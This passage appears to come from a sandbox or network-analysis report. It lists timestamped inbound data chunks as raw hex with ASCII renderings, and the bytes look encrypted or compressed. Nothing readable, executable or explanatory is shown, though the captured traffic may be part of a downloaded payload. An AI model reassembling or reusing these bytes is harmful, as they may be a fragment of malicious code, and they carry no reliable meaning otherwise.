08 10 1f d6 77 Data Ascii: CY1>fgb{^~=6rkk_|*+W0KV7>M!y9$9J|:n`m[J[lZpUl!4R[~LYDYVA:Z+dc@|lMDhSx3.'@<}:@jFmnb\yT<w
2021-12-19 20:13:23 UTC	38	IN	Data Raw: 23 99 18 cb 4f 52 37 69 0e 61 8a 2a 0d 8b 5b fb 50 0a 61 85 3f fd 9c 7e dd 78 b6 e1 72 30 90 f2 b7 d2 60 d9 03 6f 2d e0 de 74 39 18 4c 2e cd 13 b5 12 e5 4b 0a 9f a3 ff c0 99 6e 76 83 5e 44 9e c6 2d d1 84 28 d1 57 f9 46 98 19 1c ae da 69 5d ab d3 e2 fb 0e 68 8c f2 5b 32 90 85 55 70 eb 17 a7 eb 71 60 7d c8 60 2f f3 c4 0a b3 a4 fd 07 4f c0 bc 5b a4 e2 fa a9 bc 04 58 c4 b4 69 ce fe d4 6c c8 22 7e 79 32 54 dc 39 1e a2 e1 87 45 0b 00 4b 51 28 1d 30 13 3b be 12 51 e9 7e 82 c8 9e f9 28 ef 2a 6b df b0 64 dd be be dd 3d 16 db 16 8b 65 34 ee ce 75 5f 65 9a a7 41 0f 9c b0 03 3d 64 c7 00 43 59 8b 3c 82 f7 42 cf ef d5 44 c9 ed c8 f4 91 7b 29 3f 0a 91 0c d9 0b 64 83 19 7f 79 16 c9 7d 9f 8e e3 02 46 fa c4 e5 0b 49 f7 c7 f5 65 7e 01 a7 0d 7b 2a ea 2b e3 cc f3 a1 b6 49 47 Data Ascii: #OR7ia*[Pa?~xr0`o-t9L.Knv^D-(WFi]h[2Upq`}`/O[Xil"~y2T9EKQ(0;Q~(*kd=e4u_eA=dCY<BD{)?dy}FIe~{*+IG
2021-12-19 20:13:23 UTC	39	IN	Data Raw: 5f fa 7a 3d b5 a4 2f eb b5 23 38 e1 38 9c b1 a5 f2 cd 25 9f fe 5a 49 76 79 ea f7 73 8f 8a 2e 6e f8 37 a4 e3 93 54 15 5a b8 74 9f 4f d3 bd ad 7a 35 44 da db 53 a2 22 eb 7a a1 0f 16 2a 8c 60 fc 27 2a ae 6b 89 e1 a4 2a f8 65 31 c4 94 f9 96 96 68 bb 3b 86 67 a7 51 53 25 c9 fd 64 cc 42 d1 48 57 65 18 ab 3a f4 24 04 1d f4 f8 e6 4f a3 a3 09 d5 14 19 d0 43 d3 58 e2 ef 7f 91 ee e2 82 ba be 55 23 83 72 22 7d 79 31 c0 be 93 77 4d 61 6a 5a 81 d7 9a fd d7 d5 83 67 64 4f 86 e8 d0 83 98 d3 0b 5e 67 2b 60 73 59 eb 51 bd b5 7f 01 b0 bf f9 d2 a4 29 19 3b 12 a7 db 97 3e fa 1b 64 02 59 c6 31 cc 58 c1 7a 3c c6 8f 19 31 82 a1 75 99 42 3f 59 03 32 e1 30 e2 d0 39 e6 a6 23 ff 22 03 e2 60 04 08 d3 02 e6 b9 a1 5f 9e e4 62 68 4e 8b 57 65 af 4b d5 34 68 d6 1f ca 68 e7 ef 73 a7 5f d3 Data Ascii: _z=/#88%Zlvys.n7TZtOz5DS"z*`'*k*e1h;gQS%dBHWe:$OCXU#r"}y1wMajZgdO^g+`sYQ);>dY1Xz<1uB?Y20 9#"`_bhNWeK4hhs_
2021-12-19 20:13:23 UTC	40	IN	Data Raw: 45 38 85 0a 38 19 f2 29 22 77 33 1e 48 b0 04 01 43 fb 08 ee e3 d7 31 f8 c4 60 c8 a5 62 24 72 54 dc 28 07 a2 e1 b2 d8 3a a9 8f 44 82 1a 36 c4 97 54 a6 f4 fe 57 e9 de 33 d8 0b d9 80 ab 0a be 17 b3 71 29 df 3d e9 cc 2a dc 8a cb 56 2e c0 62 19 2d a9 c2 bd 37 ab 32 40 39 11 cc 97 da 74 84 66 3e fc 30 9b 7f bd 42 7f 94 cc 91 7b c1 a0 a2 6e f3 4e e3 ad c2 4c 7f c0 dd 8b be ae dd b2 53 fd 26 e5 5f 08 7a 5e f2 5c 64 56 ab a0 3d b1 84 a9 2b 5d 78 4e 48 49 85 3f 3a f7 98 ab d3 a1 1e 0e 8b 01 8e 58 71 e8 1a 59 02 94 1e b7 7d 78 d4 9b f5 fb cb 23 fa 94 a9 9c aa e6 e4 d4 fd cc b3 88 e3 39 da 7f 24 91 40 64 9c 59 86 2a 79 c3 13 b1 19 27 88 51 7a 5d bd 37 c7 a7 39 94 6b 63 e4 30 65 71 06 6f cd aa 2a 27 54 1b 1b b2 a9 e1 c7 19 7c b7 6a f7 39 ef 8e 84 51 62 23 0b 92 ac 9d Data Ascii: E88)"w3HC1`b$rT(:D6TW3q)=*V.b-72@9tf>0B{nNLS&_z^\dV=+]xNHI?:XqY}x#9$@dY*y'Qz]79kc0eqo*'T |j9Qb#

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	42	IN	Data Raw: 8e 51 4a 40 a9 88 1d 73 40 04 74 a7 2f 13 68 3d 5c 10 c7 b3 58 ac 3c 02 89 92 9d 53 a9 9b 8d df 97 1c 8f 44 5e 01 12 45 f0 f3 ad ba b4 ef 6b 39 89 01 e5 79 ff d8 93 a0 6d c8 5f 0a 15 60 73 0a af c8 a7 3e 72 0d d9 40 06 6e 0c ee 58 67 fa ca 71 68 c1 42 bf a7 43 59 2e 22 66 89 3e c2 9c 01 ce 1b d9 b1 0b a4 66 fa a3 9c 42 32 09 45 48 2f c6 50 3e e4 be 07 eb a9 ca be f7 26 96 71 f8 84 b7 d7 4e 9d 97 a3 90 7c 17 6f f6 b6 5f 0c 69 a7 22 50 96 8b 12 86 0a 29 e5 97 88 c7 75 20 30 98 42 85 fc 71 33 c2 95 3a 15 3d ed 79 4f bb a3 2e 15 b1 c1 20 10 6d d5 ae 39 df ae 8a 6a 64 22 04 20 43 5d 73 f0 f1 c2 d7 f1 57 47 3e 8d 27 29 ce cb 80 28 42 5e 2e 6b 6f 90 14 2c d0 7a ab a1 61 d2 a9 c6 8b 6a 1c 81 26 c4 00 17 ce 1f b7 3a 72 6c 2b 5c 13 e2 fb 8f 4f 47 cc fc 94 8f b7 ac Data Ascii: QJ@s@t/h=\X<SD^Ek9ym_`s>r@nXgqhBCY."f>fB2EH/P>&qN|o_i"P)u 0Bq3:=yO. m9jd" C]sWG>')(B^.ko ,zaj&:rl+\OG
2021-12-19 20:13:23 UTC	43	IN	Data Raw: ff e9 11 91 74 45 c1 a0 6e f3 ea a6 4d 2a 0a 52 d3 11 c9 37 b4 09 38 0d 22 44 6e 1a f4 b2 28 f8 39 e0 ad a9 a0 79 62 1b 14 c3 c8 b3 7b f6 c4 33 a7 92 60 04 62 1e 24 2e 0c 44 9a 8a ed 2b 10 3d 16 fa 90 1f 3a 28 68 9e 79 93 44 40 5e ff a5 a9 9c 79 5b 02 c8 c4 db 5b a8 44 3b 4f 80 47 9c 31 41 c5 f6 d8 6e 22 ee a4 c5 e6 53 0d f4 74 9b 5a a0 c1 59 c6 1f c7 1f e5 30 65 71 0f 1d 58 d7 e4 c5 3f 52 48 4d 59 ee 60 ec 94 33 e0 08 ac 6a c5 b4 95 bf d7 ff 9e 79 04 e6 1a 2a e3 6b d5 4c 91 cc 6b 86 17 e2 c8 f2 e0 97 fc ab 33 7f d5 8e 45 37 a8 c4 b2 ae 46 e3 bf fc eb 31 36 df d8 43 a1 81 d4 8e f6 91 d8 33 55 22 a8 fc ae c8 7f 91 5c 06 79 76 a0 f6 dc 44 19 59 aa 85 10 ef 8f 22 12 46 f0 fa ea 65 32 91 c9 3e f9 24 b2 eb db 59 9a e4 bb a7 ac 3e 11 a8 3b 92 ac 46 4e 2f d7 b4 Data Ascii: tEnM*R78"Dn(9yb{3`b$.D+=:(hyD@^y[[D;OG1An"StZY0eqX?RHMY`3jy*kLk3E7F16C3U"\yvDY"Fe2>$Y>;FN/
2021-12-19 20:13:23 UTC	44	IN	Data Raw: 40 a1 9e 42 32 e1 da c7 d0 39 d3 7b 2c 56 ad 7d 02 35 76 b2 a7 2c 23 f8 a1 b7 63 e0 12 68 09 96 d5 f0 47 d9 48 61 68 a4 e2 9e 15 a4 ef 9b a6 1d b5 3e a2 36 4a 45 ca 60 a1 1e 3b 03 14 5f 86 d0 c7 26 fd b7 c8 92 50 d5 c1 f0 3c b6 88 40 38 c3 eb 27 65 a1 db 90 39 e1 8f 08 af ff d8 c5 3d 87 2e da b4 4a 81 72 a4 6e 7f 67 b7 a7 bd a1 ee 82 be 19 ab c3 79 0e 54 5e 9e 59 0c 8b 08 95 e7 7e d9 c5 40 07 8e 2e bf 3a 72 6e 2b c0 53 be ea 89 02 ec 52 61 07 eb bb ac 33 af 06 22 62 cd 6e 8b 10 59 a5 cd 1b 08 88 d1 d6 57 fb 4e 0f fe 5c 75 a2 f4 22 85 0c d5 9d 8e 7b e3 87 31 d3 75 36 39 e2 e9 02 35 b2 92 d2 0b ce 61 53 6c 73 15 24 ba 3e 53 6e 1f 31 47 b2 07 32 12 b7 17 a2 d3 32 25 5a e1 95 81 0c 52 52 6b cc 60 59 74 ae b0 81 15 02 a1 59 67 da f1 32 e7 b4 ad 29 0e 42 f4 9d Data Ascii: @B29{,V}5v,#chGHah>6JE`;_&P<@8'e9=.JrngyT^Y~@.:rn+SRa3"bnYWN\u"{1u695aSls$>Sn1G22%ZRRk`Y tYg2)B
2021-12-19 20:13:23 UTC	45	IN	Data Raw: 21 d2 1b 53 22 14 19 f0 15 25 b2 0d 3a f7 c9 34 a8 8e ee 7f 93 1f 77 a1 49 19 2f d0 43 1d f7 b2 30 ac 94 b8 8a f7 16 e2 0b 01 9e 9a 8a 93 d2 93 44 6d 97 50 a7 15 ee bf 99 99 a8 fe 2e 1c 71 f6 6c d2 30 f9 ee ed 2a 71 52 07 92 c6 b2 dc 6b db ae b0 eb 90 ee 84 e1 ed a1 4e d4 0f 18 e7 72 2c 64 63 2a f8 23 75 1c ea 11 31 0d 0c 0b cb aa fe 3d 70 23 a2 07 8e d7 d2 69 7d b5 2a 61 13 2a 2c 23 d0 ad 9b 3b ca f0 e4 bb 9d 73 e7 7a 35 11 f2 b6 9a 79 7b e1 5d c2 f5 2b ff dd 4e ea 5d d0 f6 a2 ed 7e 2e 4e 5a 97 07 9a 0e aa f6 3e b4 cb d6 b7 da 1d 8e 01 c7 5a bd 7e be 0f 97 c5 4e aa 7b e2 6b d6 89 e7 49 2d e4 01 98 45 ec 2c aa 52 34 0d fa 25 86 06 fc 22 eb aa 81 63 17 2a c5 7f ec 99 d5 e9 8f c3 25 2c 3f b2 30 74 3e 2c 29 51 3f 59 c0 6f d3 13 dd 61 62 1d 77 76 c1 95 b2 c6 Data Ascii: !S"%:4wl/C0DmP.ql0*qRkNr,dc*#u1=p#ij*a*,#;sz5y{]+N]~.NZ>Z~N{kI-E,R4%"c*%,?0t>,)Q?Yoabwv
2021-12-19 20:13:23 UTC	47	IN	Data Raw: d4 7c 02 01 64 bd a1 d2 e0 7a 04 e7 7d 90 f1 b9 49 05 28 16 29 46 ff 58 7e d9 3b e1 07 3c 5e bf b1 72 84 41 73 ac 1d 61 0c 42 ec 52 61 75 67 ff 53 cc 63 8d 37 0e 2b a4 67 a8 8b 18 9c 1c 52 37 5c 27 90 34 d5 79 7f a3 c3 83 3e e8 85 d7 2a 74 28 dd 0c 8b 19 44 8e 6f f4 6f 16 14 b4 c4 e6 38 c4 82 7d 90 6c a1 7e 07 20 0b ed e3 8b c2 eb ce 3c 63 79 df df b6 7c bb 89 6a 56 e7 3a a3 df 32 fe 32 f5 d4 93 9a 25 7e 80 89 39 51 f0 83 a1 46 e0 38 84 91 f1 38 b9 7c 3f 58 fc 81 68 ba 86 99 ff b1 85 e2 d1 43 fa 73 56 0d 96 a4 5b f5 8b 8c 6f 04 1f ef f6 3d 6e c7 c0 94 c8 a2 da c3 cb ab cb 5d 23 7d e1 c0 62 63 61 fa 9b 7d 6e bb 69 d5 0e ed ae 8a 2d 0a c8 9e be 79 ab 4f 94 ab 1a 17 43 a4 58 9e 3d 9d 21 3d ae 63 34 a9 a3 29 06 9a ee 0d 18 b4 bc a9 01 b6 64 c7 23 59 59 8b 0f Data Ascii: |dz}I()FX~;<^rAsaBRaugSc7+gR7\'4y>*t(Doo8}!~ <cy|jV:22%~9QF88|?XhCsV[o=n]#}bca}ni-yOCX=!=c4)d#YY
2021-12-19 20:13:23 UTC	48	IN	Data Raw: 2f b9 fd 4f 00 de ee dc 4c 31 5d a2 b5 71 47 e3 56 1f 44 4d 19 a1 75 82 6a fd e8 06 bf c4 9e 6b 5d ff 27 88 e7 f9 29 d8 42 c4 e0 81 86 1e a2 62 12 af 19 20 db 15 5d 00 c6 0f b3 fd 25 0b 5b 1c 07 8d b2 b5 4c 39 6f 24 5a 20 25 8a da 7e b2 a6 5e c3 e9 1f 36 0c 7a 6f 86 96 94 a4 cc ae 74 dd 9f 4f 9c 44 ec 46 42 98 e3 1a 8e 0d db b2 89 22 eb 49 3c 20 bf 86 ec 58 a0 98 d6 d6 ef 19 2b e1 3a 1d 6e 3e 88 6d 29 da d7 97 83 15 ec 97 dc 20 9f e2 88 3a c9 9d fc 2e b7 ef c7 cb 67 7f e8 0a af e2 0b 40 a9 9d ba 17 a1 58 56 34 bd 04 ec 1c 67 eb fd 12 c9 58 8d 52 89 d7 96 d3 f0 59 5c c3 36 28 a7 d0 82 0c 89 8e f0 81 f8 a7 89 1f 10 0a 8f 01 e5 f2 52 90 63 fe 72 b8 f7 3c 0a 9f 73 31 2d 96 77 f0 6b 00 bb f0 b5 2b 0c 65 58 c4 2a 6b 34 98 89 c7 7f df 7e 19 a7 49 8a 94 c1 49 d9 Data Ascii: /OL1]qGVDMujk]')Bb]%[L9o$Z %~^6zotODFB"I< X+:n>m) :.g@XV4gXRY\6(Rcr<s1-wk+eX*k4~II
2021-12-19 20:13:23 UTC	49	IN	Data Raw: 9c 25 0b ed 2b ee 98 14 5b c3 a8 99 04 9e 3b b2 5f 31 28 6e 5d 35 78 d1 47 e9 9d ab fd ad ef da 0a 7f fd fc 20 40 c3 a1 cd fd 55 db 96 f1 38 bf ac ff f7 a2 82 78 c3 37 53 ff c5 55 39 f8 ab 5c d5 b9 01 ae 33 89 b0 46 01 ce be 58 aa 7f 28 ce 75 69 83 38 4f cd f6 77 94 dc 33 37 a2 e1 b2 d8 2e a9 a8 a0 82 1a 36 c4 9f 37 07 b1 b6 e8 2a df 60 cf 0b d9 e6 2e ac 0d 51 2c d3 15 52 78 ea b8 c0 d3 2b 8b 56 c6 57 93 9a ee 31 50 d1 7b 17 fe d6 d3 70 ee b0 2d 91 d9 a4 3a 03 44 a4 d5 37 ae fc 50 0e c2 48 08 2b ef 96 78 bb 6a e8 3e 92 b1 d0 06 6d 90 00 73 d0 c2 fb 18 c0 a0 b4 f1 7f f1 84 01 7c 74 d4 45 01 30 92 d4 1c a9 c1 f1 a1 58 08 90 60 a8 93 43 12 3b f1 30 65 ef 65 34 12 3d 62 93 1f 53 c6 a3 c5 94 07 10 46 34 34 98 98 0c 3a 78 d7 95 4f 53 97 6a 6d 1c 4b f5 87 24 82 Data Ascii: %+[;_1(n]5xG @U8x7SU9\3FX(ui8Ow37.67*`.Q,Rx+VW1P{p-:D7PH+xj>ms|tE0X`C;0ee4=bSF44:xOSjmK$
2021-12-19 20:13:23 UTC	50	IN	Data Raw: a5 07 a6 7d e0 3a 6c ec 10 2e 3a ab 49 29 ac 16 29 40 a2 a2 80 26 c4 40 8c cb e3 57 6f 0f 93 d4 4b 06 1e 52 a5 bc 53 ad 76 d4 94 44 53 b8 54 47 af 27 64 5f 66 23 99 f0 4d 9e d0 37 2e 3f ed 3f 7a 0d 8b 5b fb 87 d6 8b 88 41 ea 38 5c ea ce b4 20 bb 71 90 f2 a7 d2 03 52 46 92 d2 6b 63 c4 1b a2 5b 7e fb a7 0b ed e5 c6 79 51 d9 2b 66 e3 91 61 b5 2f 30 aa 37 68 5d 3d 92 5b 02 01 cd e2 6b 63 51 25 0c 3a f2 7c 96 16 3a 2a 88 1a 38 a0 15 f1 38 bf 21 5e 1d 02 7e c9 82 bc 9d 07 d2 56 76 c7 0e 8e d9 25 03 fb b3 4c a6 7b fe bc 70 38 9b 38 c0 26 2b fb 6b bc b3 ea f0 f9 1d b9 95 4e e7 1f 3f 9d c2 a9 a7 a6 82 1a 36 c4 87 ec 99 04 f9 23 6f df 89 c0 89 d9 94 e0 9c ac 26 57 2c ea df b6 53 cb 3d ae e6 34 a9 a5 e9 e6 ee 54 1a 51 e2 73 17 fe b6 bc a4 f5 03 4e 6c fe 99 c1 00 17 Data Ascii: }:l.:I))@&@WoKRSvDSTG'd_f#M7.??z[A8\ qRFkc[~yQ+fa/07h]=[kcQ%:|:*88!^~Vv%L{p88&+kN?6#o&W, S=4TQsNl
2021-12-19 20:13:23 UTC	51	IN	Data Raw: 3a d2 36 de 01 2a 04 6a 9d 8c 2c 9c 1e 66 9b 91 26 89 43 9f 86 b4 23 c5 50 6f 8a 07 3c b7 6d ac 93 b4 85 ca ce 6b be 25 34 5f a2 19 78 51 a3 cb bd 9e 13 ff da 9e 52 81 7f 22 28 68 f8 f1 a6 28 52 02 3f 4e 5a b5 da 1d 21 ff b2 a6 d5 b9 15 4f 97 a0 0a 6e 86 0c 96 75 2e 2f b4 d2 1b f4 8c 04 ec 24 42 15 a6 be 15 9a 33 89 6e a8 60 ae 16 a7 3c 6e 01 c4 2d 8d 5e fa 06 56 a2 a4 c2 27 cf a4 3b 65 5c a8 84 3e 04 19 69 64 d5 ac 63 0a a3 82 73 92 51 2a b7 ef ad 52 6f 8e f3 4c 51 69 1e 00 32 c8 e2 4b 84 27 41 19 1c 3b 46 f7 1f 27 d7 12 20 e2 4d 66 8b b2 ef 06 2e b4 28 79 45 6d 0a e7 77 4d 02 17 18 5e 5b dd b6 9d 11 3b 60 fe 1a f2 02 74 80 1e 92 80 a4 d4 8c ec 73 1e ca 13 40 5a 68 af 91 55 ba db 4d ee d3 29 12 1a 03 97 3e cf 3a 63 ac a6 d1 87 73 df 8a 83 9c 8a dc f1 3e Data Ascii: :6*j,f&C#Po<mk%4_xQR"(h(R?NZ!Onu./$B3n`<n-^V';e\>idcsQ*RoLQi2K'A;F' Mf.(yEmwM^[;`ts@ZhUM)>:cs>
2021-12-19 20:13:23 UTC	53	IN	Data Raw: 91 e1 a2 99 74 2f 92 f3 6e 13 33 af 54 9e 81 5c 28 0c 68 5a 89 54 2d e2 14 69 51 25 0a fa 5a c3 e2 bc 2a 67 bb 0d 2f 37 e3 4b 33 64 48 8f 14 42 7e 42 82 c8 08 7a fa f0 59 b3 bc ed c5 50 1d 7b b4 5b f5 8b 84 87 08 1f ef 95 73 46 8a 7e 19 0e 54 b9 2e da 1e b9 55 72 ae e1 c0 75 a7 bb b4 25 f0 a0 5f d1 e0 e9 f6 e9 4d 61 6a 37 89 f9 87 d9 94 e0 9c ac 26 57 2c ea df b6 53 d7 3d e7 e8 34 a9 a3 f9 ca ee 44 16 51 d5 78 17 fe b0 e1 7b 5f 14 59 ff d1 b6 d6 34 bf 9b 7f 37 c7 2b 7b 09 6e 2b 4c 27 f2 81 0c 9e 68 f8 16 f1 d6 5c 11 bd 64 7a dc 0c fd 51 20 e1 9f b8 1e e4 f1 3f 30 2d bc 52 f6 16 b1 63 ae af cb 7b f6 19 49 8a 8f f7 af fb d3 a1 85 84 67 0d 67 b1 f7 ed 4f 7c 03 7b e1 c5 a3 c5 a0 07 64 12 34 34 54 ed 16 8c de 4c 91 da 7f cb 2f d2 a6 c3 b0 7f af 7f 66 c8 c5 59 Data Ascii: t/n3T\(hZT-iQ%Z*g/7K3dHB~BzYP{[sF~T.Uru%_Maj7&W,S=4DQx{_Y47+{n+L'h\dzQ ?0-Rc{IggO|{d44TL/fY

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	54	IN	Data Raw: 9b 33 09 13 35 a8 b3 86 37 dc 6f cc 2c 0a 2c 8c fe 97 e6 5f 5b 49 08 2b fd e9 c4 f7 23 28 97 26 df a1 dd c4 b9 12 a7 10 76 9b 85 7e 5f 48 10 26 9a 72 6a 91 f6 3a 69 1e 74 93 c9 e2 28 f3 b0 3c 97 d0 04 98 da 37 64 c2 e6 1d f5 93 a5 fd 6d e9 d6 06 d6 92 26 26 27 6d ab c9 c6 cc a5 7d 2b 8c ca c9 8d 6b 7c 04 54 41 f4 52 8c db 0a e3 f4 49 b1 c4 0f 07 b4 af 7e c2 de 68 af 91 05 96 3a 81 ab d4 b0 af 04 99 47 aa bd 40 28 06 d5 7e 66 66 58 4b 32 f4 21 03 59 d9 4e 7e 66 eb bf 27 24 41 32 09 19 a0 22 b4 a1 c1 6f eb a6 66 b8 42 13 f1 00 69 de 73 ec 3f 00 5b f1 26 b7 1b 1b 36 17 8f 13 de 97 c1 76 c3 50 59 62 de 26 7e 3f 59 ae b9 38 ff a1 cd 44 03 91 04 71 06 16 95 3a a3 3d b8 a5 01 21 d5 c1 4e b9 00 39 49 ca b5 04 c2 33 9c 21 92 b4 a4 0f 5a c2 70 27 3a 58 f0 b9 cd 70 Data Ascii: 357o,,_[I+#(&v~_H&rj:it(<7dm&&'m}+k|TARI~h:G@(~ffXK2!YN~f'$A2"ofBis?[&6vPYb&~?Y8Dq:=!N9l3!Zp':Xp
2021-12-19 20:13:23 UTC	55	IN	Data Raw: ae b8 84 f9 77 61 f9 f5 26 6b eb bc 30 38 a9 d3 80 df b0 53 df 85 ae 1f 07 a1 d1 43 93 f0 fd 05 46 7b b7 e8 05 3d 64 c7 d5 87 59 8b 0f eb f2 f4 30 9b 0d 39 92 88 6b 09 1a 2e 3d 4a 5b 02 0c 9e 68 38 12 ee 0b d3 57 06 3c bf 8c 5b 03 ae 70 ec f2 64 55 e4 f1 39 e0 3d a3 a0 79 b9 c3 6d ef 14 db 7b 82 1c 5a 17 58 f9 04 cd 18 24 be 06 44 9a 57 f5 32 2d 35 16 bc 1f 4b ca c0 a2 0a 10 93 30 4e 0b 5c a7 a9 33 ac 36 a0 a8 c4 db 5b 78 e8 2e bd 19 50 68 23 3b 86 51 86 85 cb f6 4c 4e 1b 53 22 26 64 93 a2 da c6 d5 83 f3 8e 59 3c 8e 9a 77 8a 5a 7f a1 5e ba e9 df 54 a9 33 95 7d 66 11 8b 7d f7 39 3b c3 74 d5 18 89 04 a1 6d e8 85 d5 b0 cc 17 9a c5 a0 fb 9b fc 81 89 c8 0d 18 26 58 4d ec 3f d5 03 38 1a f1 c4 b2 a8 c5 cb d4 6e 14 ce c9 82 08 1a a1 81 d4 0f 2c ed 72 2c 64 65 2a Data Ascii: wa&k08SCF{=dY09k.=J[h8W<[pdU9=ym{ZX$DW2-5K0N\36[x.Ph#;QLNS"&dY<wZ^T3}f}9;tm&XM?8n,r,de*
2021-12-19 20:13:23 UTC	56	IN	Data Raw: a0 85 ff ee 50 a0 6d 80 f3 c4 69 e1 ef 1e b8 1d b9 41 7f 26 79 bf f9 59 cc bb 30 b9 22 a0 71 0c 3e 72 db 2a 63 b2 14 87 33 5f 86 5e 44 41 ce f1 74 d5 f4 75 ed 22 28 cb ba 8a bd c1 08 2f 2e c0 5a 1b 41 09 33 7e 09 f4 a4 e0 c3 d9 40 15 6f cb 4e 75 1c 92 e4 6f af 7f 2e 9b 66 ce c1 7b 25 50 59 64 ce 5e 4d 98 69 1d c9 2f 73 4e 77 3b 0d 04 89 2c 99 a9 95 86 4e 35 6f 60 16 52 7f da f6 ba b2 44 8a 51 c3 eb df c4 39 b5 4a 79 e1 02 a5 28 ca 24 3a b0 c2 3e d9 e8 23 81 06 7c c3 0e ca 60 c0 a6 3e d2 94 e4 d5 b8 b7 c5 82 43 90 05 2d 16 53 0b 1f d9 04 fd b1 4d 8c cb 17 57 0b 2c 93 d4 29 1d e3 ea 89 89 e0 e3 1b 0e e5 37 ef 32 9c 06 64 51 43 68 22 c3 c9 98 79 3e ed c8 5c e7 70 40 e9 6e 1d 3a 8f 3d c1 16 5d 57 c1 1f 97 22 0a 4b fd 01 72 90 79 e2 c2 61 2c c4 92 a6 a5 ea 6c Data Ascii: PmiA&yY0"q>r*c3_^DAtu"(/.ZA3~@oNuo.f{%PYd^Mi/sNw;,N5o`RDQ9Jy($:>#|`>C-SMW,)72dQCh"y>\p@n :=]W"Krya,l
2021-12-19 20:13:23 UTC	58	IN	Data Raw: cf 70 77 6b f1 db 69 0a 24 07 f3 b7 12 12 6c 83 9b 9b df d6 7f 93 dc ac e1 92 92 cf d1 46 88 2b 5a 38 0c c4 db 38 fa 48 39 4f f2 fa 63 10 6e e7 e6 79 92 2b 28 5b b1 d5 6c 88 c5 5d 87 15 25 5d a7 f6 7b ef 87 da f4 c1 07 f0 1d d8 d3 24 b1 41 d0 43 f4 c6 b7 c2 ed 1f 66 7e e0 6c 09 b1 0e ea 6a f6 06 d5 c7 ec 4e 78 2a cc b8 b0 98 a6 4d 64 88 d1 1c 18 7b 28 2a d9 ee 3f 7f d5 71 d8 46 8b be 35 de fc dc 88 65 3b cc c9 c8 19 e9 5f 7e 59 62 4c 7b 72 2c 21 d3 52 05 dc 62 cf d9 33 8e 86 04 16 4a a8 fe 2a 6e ec 5d f8 0a ff 60 8f 30 4a a1 e4 5c 17 86 b4 40 d4 ba c4 51 5f 75 87 a7 12 6c b4 c1 11 12 b8 e7 16 89 9a 0f 92 78 ae 40 e0 e4 7d ac 99 7a 5f 76 7e a7 2e d2 b7 8a f7 16 c5 f6 3e 6f b1 2f be a8 67 b6 03 4d 59 58 13 c5 b2 68 b7 72 2a 87 1d 94 b3 79 4a 4b 2d e4 0d f4 Data Ascii: pwki$lF+Z88H9Ocny+([l]%]{$ACf~ljNx*Md{(*?qF5e;_~YbL{r,!Rb3J*n]`0J\@Q_ulx@}z_v~.>o/gMYXhr*yJK-
2021-12-19 20:13:23 UTC	59	IN	Data Raw: 5d f5 c7 2f 2a e6 c4 e9 c4 91 99 7f 62 54 c5 26 fd bb 20 16 df 16 3e 13 79 3b 60 7d ae 59 14 94 20 51 61 92 39 f7 8f e0 c0 4c 27 15 b0 b2 d6 53 8f af 7e fe 29 5c 83 e0 8c 5a 42 3a 2d 55 6f 90 54 28 90 7a ab 9d 61 a2 e9 b7 cb 19 18 f2 26 b3 40 68 8e 6d bf 5e 72 52 2b c0 53 e2 ea 9f 02 13 ad a2 f8 c5 bb dc 33 ee 06 4d 62 ec e5 08 23 fa f0 ca e6 c1 c8 ef b2 a8 cb 3e 86 de a3 4c c2 4e 63 f7 3f 7a c7 a3 22 e8 0e 42 bb 1e 90 15 e2 14 eb 4b 3b 6d 2d 1f c9 c3 6f e1 b3 96 09 8a 9d 76 09 77 9c 14 31 3c 3d 66 91 9f b6 f7 bb 55 7e e5 18 3a d7 a5 fd 0b cd 0a 59 22 81 bb e2 1c 6d 59 73 37 fc a1 cd 0d 2f 98 97 07 c7 34 e9 2b c6 60 1d a6 f7 59 ac c1 3a 85 0a 6d 7a e9 e6 dd e2 be 08 2f d2 35 c1 16 93 b4 f1 3d 28 aa 8a b1 f0 ca 90 bf 2e ca ec 50 31 f6 5d f6 e4 1c 3d be c0 Data Ascii:]/*bT& >y;`}Y Qa9L'S~)\ZB:-UoT(za&@hm^rR+S3Mb#>LNc?z"BK;m-ovw1<=fU~:Y"mYs7/4+`Y:mz/5=(.P1]=
2021-12-19 20:13:23 UTC	60	IN	Data Raw: a0 d0 33 e8 11 a8 d7 43 9b fc 12 0a fd b8 92 2d db fa 60 21 8e 05 48 ef c5 6e c6 cf 80 e7 e1 a3 bd 02 ff be ed 11 d5 8c d2 52 b3 da d8 bb 34 83 6a f8 47 62 97 1d 67 ee 27 3d 59 77 55 88 90 32 89 9a bd e0 17 dd 8b 08 f0 c6 61 20 8c f2 08 b8 60 52 7e 40 69 5d 9a e4 d8 2f 37 29 1b 93 c4 e0 60 c3 ec 29 d1 7c 46 99 71 4e ea 59 00 cc 39 d5 c4 6d 4a 5b 1a 52 94 ef 7d f5 78 29 4e 5a 4a cd f7 8e 01 4d 59 a6 82 ea 3c 9f b7 be d2 0d db 2e 58 1c 2b b4 3a 67 ea 63 bb df ec 18 4c ff 96 8c ca 5b 73 e4 9d 14 4f 3c 34 bf d1 2a 58 a0 1b 3c 87 f6 b1 5f 4f 32 13 94 45 de 71 ea c1 82 e3 bf a3 ec cd 30 f4 79 a2 88 99 73 5d 8c a7 97 10 a8 67 20 7b 1c 80 6e b8 52 19 46 01 f2 cb c5 be fe e6 ec 12 4d d6 5c 10 7c ea 19 de f6 c2 81 bf da 49 db 5b d6 45 9b f3 ea 67 f6 18 e1 8d 16 3e Data Ascii: 3C-`!HnR4jGbg'=YwU2a `R~@i]/7)`)|FqNY9mJ[R}x)NZJMY<.X+:gcL[sO<4*X<_O2Eq0ys]g {nRFM\\|[Eg>
2021-12-19 20:13:23 UTC	61	IN	Data Raw: 91 35 e2 38 c1 bc 03 aa 89 19 cb e4 ad c8 5c f7 5c 9b a1 c3 3e 4b 53 8d c1 9c d5 9e 55 76 96 22 0c 0e de 6b f2 54 71 67 ea e4 ce 3b 6f 2d e0 bb 79 7c b7 3e d3 f9 8a 9e ed cf 56 46 55 31 48 c2 71 96 d0 49 08 eb ea 3b 11 48 64 fc e8 43 01 46 0a a6 ce 2d 1e 95 fa c2 23 98 92 c3 a1 cd 1b 65 66 68 0e ad 34 62 52 57 53 f5 ca 7d e7 5b 3b 32 0e da b5 b4 d9 64 d2 c4 41 a4 29 4f de bb 3b 16 a0 10 95 8a 84 8a 7e 1f 06 6c da d5 7e ab cb 55 76 23 0b b4 d8 1e c1 73 f4 08 e8 36 c4 b3 06 9a bc 41 a8 c2 b6 2b be 0b 4c 6a e0 11 15 cc dd 2f 15 0f be d2 3b 5e f3 17 8e 82 c6 76 55 9a ee 98 bb 0f 4b 18 